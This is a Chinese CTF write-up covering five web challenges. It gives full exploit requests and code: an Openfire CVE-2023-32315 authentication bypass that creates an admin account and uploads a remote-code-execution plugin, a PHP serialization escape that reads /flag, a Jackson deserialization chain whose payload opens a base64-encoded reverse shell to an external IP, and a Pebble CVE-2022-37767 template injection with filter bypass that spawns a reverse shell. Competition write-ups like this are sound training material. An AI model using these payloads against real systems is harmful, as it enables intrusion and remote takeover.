2024 SBCTF Week2 - Web - WriteUp

2024-01-28 #2024SBCTF #Web #Write Up

1. ez_login

- by gdd

先构造请求获取 JSESSIONID 和 csrftoken

```
GET /setup/setup-s/%u002e%u002e/%u002e%u002e/user-groups.jsp HTTP/1.1
Host: 192.168.3.204:9090
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/1
14.0
Content-Length: 2
```

返回得到

`JSESSIONID=node01quigvzwdavn21ohsbfumbf8o43.node0;`


`csrf=xp8cNXlh3tYaM6V;`

然后进行身份伪造绕过认证，将得到的 JSESSIONID 和 csrftoken 替换请求

```
GET /setup/setup-s/%u002e%u002e/%u002e%u002e/user-create.jsp?csrf=xp8cNXlh3tYaM6V&userna
me=test&name=&email=&password=test&passwordConfirm=test&isadmin=on&create=%E5%88%9B%E5%B
B%BA%E7%94%A8%E6%88%B7 HTTP/1.1
Host: 192.168.3.204
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Cookie: JSESSIONID=node01quigvzwdavn21ohsbfumbf8o43.node0;csrf=xp8cNXlh3tYaM6V;
Upgrade-Insecure-Requests: 1
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/1
14.0
Content-Length: 2
```

用添加的账户进入后台，用户名 test 密码 test，进入后台后可以用插件 RCE，插件下载地址 https://github.com/tangxiaofeng7/CVE-2023-32315-Openfire-Bypass/releases/download/v0.1/org.jivesoftware.openfire.plugin.CVE-openfire-plugin-assembly.jar 在 Plugins 界面上传



Server-Server Settings-shell Plugin 界面进入插件，初始密码是 123

然后命令执行或者读取文件拿到 flag

> 插件详情可以查看 https://github.com/tangxiaofeng7/CVE-2023-32315-Openfire-Bypass

2. ez_php

- by Ke1nys

考点：php 字符串逃逸

```php
<?php
highlight_file(__FILE__);
session_start();
function waf($str)
{
        return preg_replace('/\<|\>/', '', $str);
}

if ($_SESSION) {
        unset($_SESSION);
}
$_SESSION['username'] = "Guest";
foreach ($_GET as $key => $value) {
        $$key = $value;
}

$_SESSION['img'] = "sb.png";
$serialize_str = serialize($_SESSION);
var_dump($serialize_str);
$userinfo = unserialize(waf($serialize_str));
var_dump($userinfo);
echo "<h3>Welcome to SBCTF2024! {$userinfo['username']}<h3>";
echo "<img id=adv src=data:image/jpg;" . base64_encode(file_get_contents("{$userinfo['img']}")) . ">";
```

```
string(56) "a:2:{s:8:"username";s:5:"Guest";s:3:"img";s:6:"sb.png";}" array(2) { ["username"]=> string(5) "Guest" ["img"]=> string(6) "sb.png" }
```

payload

```
?_SESSION[ima<<<<<<<]=;s:3:"123";s:3:"img";s:5:"/flag";}
```

3. time_travel_chaos

- by MasterLin

题目本身没有难度，Hint 给的很足，目标就是构造一个符合条件的 Flask Session，
难度主要在于网上没有现成的相关资料和博客文章，需要考察选手的学习理解能力

解题方法有很多，例如直接修改库文件，调用底层库，手搓模拟加密脚本
不过我个人偏好于最后一种，因为它能体现选手理解和应用的能力

其中有一个卡点，就是有关时间的问题，要注意生成的时间戳应为 UTC 时间戳，
否则应该使用 2099-12-31 08:00 (+8h) 的时间来生成正确的时间戳

由于库文件层级和内容较多，就不贴出来了，有没做出来的可以自己看看库文件继续研究

4. ez_java

- by Ke1nys

考点：jackson 反序列化

查看 pom.xml 发现只有 springboot 的依赖 加上提示 pojonode 这个类
Google 一搜就出来了

挑几篇文章看看就能出了

evil.java

```
package com.sbctf.ezjava;

import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;

import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;

import java.io.IOException;

public class evil extends AbstractTranslet {
    static {
        try {
            Runtime.getRuntime().exec("bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMDEuNDI
uMzkuMTEwLzEyMzQgMD4mMQ}|{base64,-d}|{bash,-i}");
//            Runtime.getRuntime().exec("calc");
        } catch (IOException e) {
            throw new RuntimeException(e);
        }
    }

    public void transform(DOM document, SerializationHandler[] handlers) throws Translet
Exception {
```

```
    }

    public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler h
andler) throws TransletException {

    }
}
```

poc.java

```
package com.sbctf.ezjava;

import com.fasterxml.jackson.databind.node.POJONode;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import javassist.*;
import org.springframework.aop.framework.AdvisedSupport;

import javax.management.BadAttributeValueExpException;
import javax.xml.transform.Templates;
import java.io.ByteArrayOutputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.Base64;
import javassist.ClassPool;
import javassist.CtClass;
import javassist.CtMethod;
import java.lang.reflect.*;

public class poc {
    public static void setFieldValue(Object obj,String field,Object value) throws NoSuch
FieldException, IllegalAccessException {
        Field field1 = obj.getClass().getDeclaredField(field);
        field1.setAccessible(true);
        field1.set(obj,value);
    }

    //解决jackson链子不稳定的问题
    public static Object makeTemplatesImplAopProxy(Templates templates) throws Exception
```

```
{
        AdvisedSupport advisedSupport = new AdvisedSupport();
        advisedSupport.setTarget(templates);
        Constructor constructor = Class.forName("org.springframework.aop.framework.JdkDy
namicAopProxy").getConstructor(AdvisedSupport.class);
        constructor.setAccessible(true);
        InvocationHandler handler = (InvocationHandler) constructor.newInstance(advisedS
upport);
        Object proxy = Proxy.newProxyInstance(ClassLoader.getSystemClassLoader(), new Cl
ass[]{Templates.class}, handler);
        return proxy;
    }
    static {
        try {
            // javassist 修改 BaseJsonNode
            ClassPool classPool = ClassPool.getDefault();
            CtClass ctClass = classPool.getCtClass("com.fasterxml.jackson.databind.node.
BaseJsonNode");
            CtMethod writeReplace = ctClass.getDeclaredMethod("writeReplace");
            writeReplace.setBody("return $0;");
            ctClass.writeFile();
            ctClass.toClass();
        } catch (Exception e){
            e.printStackTrace();
        }
    }


    public static void main(String[] args) throws Exception {

        byte[] code= Files.readAllBytes(Paths.get("evil.class"));
        byte[][] codes={code};

        TemplatesImpl templatesImpl = new TemplatesImpl();
        setFieldValue(templatesImpl, "_bytecodes", codes);
        setFieldValue(templatesImpl, "_name", "aa");
        setFieldValue(templatesImpl, "_tfactory", null);

        POJONode pojoNode = new POJONode(makeTemplatesImplAopProxy(templatesImpl));

        BadAttributeValueExpException badAttributeVa
        lueExpException = new BadAttributeValueExpException(null);
        setFieldValue(badAttributeValueExpException,"val",pojoNode);
```

```
        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(baos);
        oos.writeObject(badAttributeValueExpException);
        oos.close();

        String base64String = Base64.getEncoder().encodeToString(baos.toByteArray());
        System.out.println(base64String);

    }

}
```

5. ez_spring

- by MasterLin

> 本题最早可以追溯到 2022 UIUCTF - web/spoink
> 后在 2023 第七届强网杯中被用作强网先锋题（签到题）
> 本来是拿来当作 Week2 Web 的签到题的，但没想到解数这么少...
> 由于强网杯没有也不会对签到题放出 Hint，因此本题也没有放 Hint

考点是 CVE-2022-37767: Pebble 3.1.5 RCE

和强网杯原题一样，在放出的附件中没有给出 waf 内容
在远程靶机中屏蔽了一些类关键词，可以用字符串拼接绕过

```
public class StringFilter {
  public static boolean filter(String context) {
    return (context.contains("org.springframework.context.support.ClassPathXmlApplicatio
nContext") || context.contains("java.beans.Beans") || context.contains("org.springframew
ork.boot.autoconfigure.internalCachingMetadataReaderFactory") || context.contains("jacks
onObjectMapper"));
  }
}
```

1.pebble

```
{% set bypass1 = "org.springframework.boot.autoconfigure." %}
{% set bypass2 = "internalCachingMetadataReaderFactory" %}
{% set bypass3 = "java.beans." %}
{% set bypass4 = "Beans" %}
{% set bypass5 = "jackson" %}
{% set bypass6 = "ObjectMapper" %}
{% set bypass7 = "org.springframework.context.support." %}
{% set bypass8 = "ClassPathXmlApplicationContext" %}
{% set y = beans.get(bypass1+bypass2).resourceLoader.classLoader.loadClass(bypass3+bypas
s4) %}
{% set yy = beans.get(bypass5+bypass6).readValue("{}", y) %}
{% set yyy = yy.instantiate(null,bypass7+bypass8) %}
{{ yyy.setConfigLocation("1.xml") }}
{{ yyy.refresh() }}
```

1.xml

```
<?xml version="1.0" encoding="UTF-8" ?>
    <beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.spring
framework.org/schema/beans/spring-beans.xsd">
        <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
            <constructor-arg >
            <list>
                <value>bash</value>
                <value>-c</value>
                <value>echo x|base64 -d|bash -i</value>
                <!-- x: "bash -i >& /dev/tcp/ip/port 0>&1" encoded with base64 -->
            </list>
            </constructor-arg>
        </bean>
    </beans>
```

通过 `/uploadFile` 路由上传 1.pebble，再通过 `/` 路由访问上传的 template 模板，远程加载 1.xml 实现 RCE，最后反弹 Shell 获得 flag